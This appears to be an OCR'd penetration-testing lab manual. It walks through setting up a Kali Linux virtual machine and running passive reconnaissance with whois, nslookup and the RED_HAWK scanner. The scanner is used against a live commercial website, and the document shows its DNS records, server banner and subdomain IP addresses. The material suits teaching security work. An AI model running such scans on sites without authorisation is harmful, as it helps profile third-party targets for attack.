
Practical No. 1

Aim: Exploring and building a verification lab for penetration testing (Kali Linux)


- **Installing VMWare Player and Kali Linux Virtual Machine**

After Launching VMWare Player Setup.exe, Click on Yes to Allow then Click on Next.


Click on Tick to Accept terms & Conditions, then click on Next.





Choose appropriate path to install VMWare and tick on second option, then click on Next.





Click on Next, then Next and finish.













- **Download the Kali Linux Virtual Machine File & 7-Zip Archiver**


Install the 7-Zip Archiver.exe to further extract the Zip File of Kali Linux


Right click on the Zip file of Kali Linux Virtual Machine and extract it to appropriate Drive and Folder






Click on Open Virtual Machine & Select the Path (Drive & Folder) where the Kali Linux Virtual Machine Folder is Stored inside it, you'll find the "Kali-Linux-version.vmdk" file.







Click on Edit Virtual Machine Settings & Set up Memory (Ram) as per required (minimum 4 GB).



Finally Run the Kali Linux Virtual Machine, Click on Play Virtual Machine.



The both Username & Password for Login is “ kali ” and Done.



Practical No. 2


Aim: Use of open-source intelligence and passive reconnaissance

OSINT & Reconnaissance (Information Gathering) using - Who.is, NSLookup, RedHawk & GHDB of a live Website.


Who.is Lookup for gathering the website's Information such as domain-name, IP, Create, Update & Expiry Date, country, etc.

To use who.is lookup, enter the following command in the terminal:

Who.is website name



NSLookup – **nslookup google.com**



For gathering DNS server information such as canonical name, Address, etc.


RedHawk – A CLI Based Recon Tool, to gather Information of a live Website through different operations.

Install RedHawk using github Repo –


https://github.com/Tuhinshubhra/RED_HAWK

Go to RedHawk Directory – " cd RED_HAWK "

List the Files inside Directory – “ php rhawk.php ”




Enter a Website to Scan & choose 1 or 2 for HTTP or HTTPS



Performing Basic Recon, Geo-IP Lookup, Find Subdomains, etc.


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)


Player




kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player




kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
kali@kali: ~/RED_HAWK
File Actions Edit View Help
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates
[Q] Quit!
[#] Choose Any Scan OR Action From The Above List: 2
[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : GEO-IP Lookup
[GEO-IP] IP Address: 103.243.32.90
[GEO-IP] Country: India
[GEO-IP] State:
[GEO-IP] City:
[GEO-IP] Latitude: 21.9974
[GEO-IP] Longitude: 79.0011


kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
kali@kali: ~/RED_HAWK
File Actions Edit View Help
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates
[Q] Quit!
[#] Choose Any Scan OR Action From The Above List: 3
[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : Banner Grabbing
HTTP/1.1 301 Moved Permanently
server: nginx
date: Fri, 05 Jul 2024 02:49:10 GMT
content-type: text/html
content-length: 162
location: https://www.flipkart.com/
accept-ch: Sec-CH-UA,Sec-CH-UA-Arch,Sec-CH-UA-Full-Version,Sec-CH-UA-Full-Version-List,
connection: close

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player

kali@kali: ~/RED_HAWK

File Actions Edit View Help

```
 [1]  Whois Lookup
 [2]  Geo-IP Lookup
 [3]  Grab Banners
 [4]  DNS Lookup
 [5]  Subnet Calculator
 [6]  NMAP Port Scan
 [7]  Subdomain Scanner
 [8]  Reverse IP Lookup & CMS Detection
 [9]  SQLi Scanner
 [10] Bloggers View
 [11] WordPress Scan
 [12] Crawler
 [13] MX Lookup
 [A]  Scan For Everything - (The Old Lame Scanner)
 [F]  Fix (Checks For Required Modules and Installs Missing Ones)
 [U]  Check For Updates

 [Q]  Quit!

[#] Choose Any Scan OR Action From The Above List: 4

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : DNS Lookup


[DNS Lookup] A : 103.243.32.90
[DNS Lookup] MX : 1 eu-smtp-inbound-1.mimecast.com.
[DNS Lookup] MX : 1 eu-smtp-inbound-2.mimecast.com.
[DNS Lookup] NS : sdns14.ultradns.net.
[DNS Lookup] NS : sdns14.ultradns.org.
[DNS Lookup] NS : sdns14.ultradns.com.
[DNS Lookup] NS : sdns14.ultradns.biz.
[DNS Lookup] TXT : "MS=ms94028583"
[DNS Lookup] TXT : "A2326006D53F012A497F"
```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player

kali@kali: ~/RED_HAWK

File Actions Edit View Help

```
 [0]  Basic Recon
 [1]  Whois Lookup
 [2]  Geo-IP Lookup
 [3]  Grab Banners
 [4]  DNS Lookup
 [5]  Subnet Calculator
 [6]  NMAP Port Scan
 [7]  Subdomain Scanner
 [8]  Reverse IP Lookup & CMS Detection
 [9]  SQLi Scanner
 [10] Bloggers View
 [11] WordPress Scan
 [12] Crawler
 [13] MX Lookup
 [A]  Scan For Everything - (The Old Lame Scanner)
 [F]  Fix (Checks For Required Modules and Installs Missing Ones)
 [U]  Check For Updates

 [Q]  Quit!

[#] Choose Any Scan OR Action From The Above List: 5

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : SubNet Calculator


[SubNet Calc] Address       = 163.53.76.86
[SubNet Calc] Network       = 163.53.76.86 / 32
[SubNet Calc] Netmask       = 255.255.255.255
[SubNet Calc] Broadcast     = not needed on Point-to-Point links
[SubNet Calc] Wildcard Mask = 0.0.0.0
[SubNet Calc] Hosts Bits    = 0
[SubNet Calc] Max. Hosts    = 1   (2^0 - 0)
[SubNet Calc] Host Range    = { 163.53.76.86 - 163.53.76.86 }
```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

Player

kali@kali: ~/RED_HAWK

File Actions Edit View Help

```
 [6]  NMAP Port Scan
 [7]  Subdomain Scanner
 [8]  Reverse IP Lookup & CMS Detection
 [9]  SQLi Scanner
 [10] Bloggers View
 [11] WordPress Scan
 [12] Crawler
 [13] MX Lookup
 [A]  Scan For Everything - (The Old Lame Scanner)
 [F]  Fix (Checks For Required Modules and Installs Missing Ones)
 [U]  Check For Updates

 [Q]  Quit!

[#] Choose Any Scan OR Action From The Above List: 7

[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : Subdomain Scanner
[i] Total Subdomains Found : 146

[+] Subdomain: accounts.flipkart.com
[-] IP: 103.243.32.90

[+] Subdomain: adfs.flipkart.com
[-] IP: 115.114.191.195

[+] Subdomain: adp.flipkart.com
[-] IP: 103.243.32.24

[+] Subdomain: ads.flipkart.com
[-] IP: 52.172.39.71

[+] Subdomain: advertising.flipkart.com
[-] IP: 103.243.32.111
```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

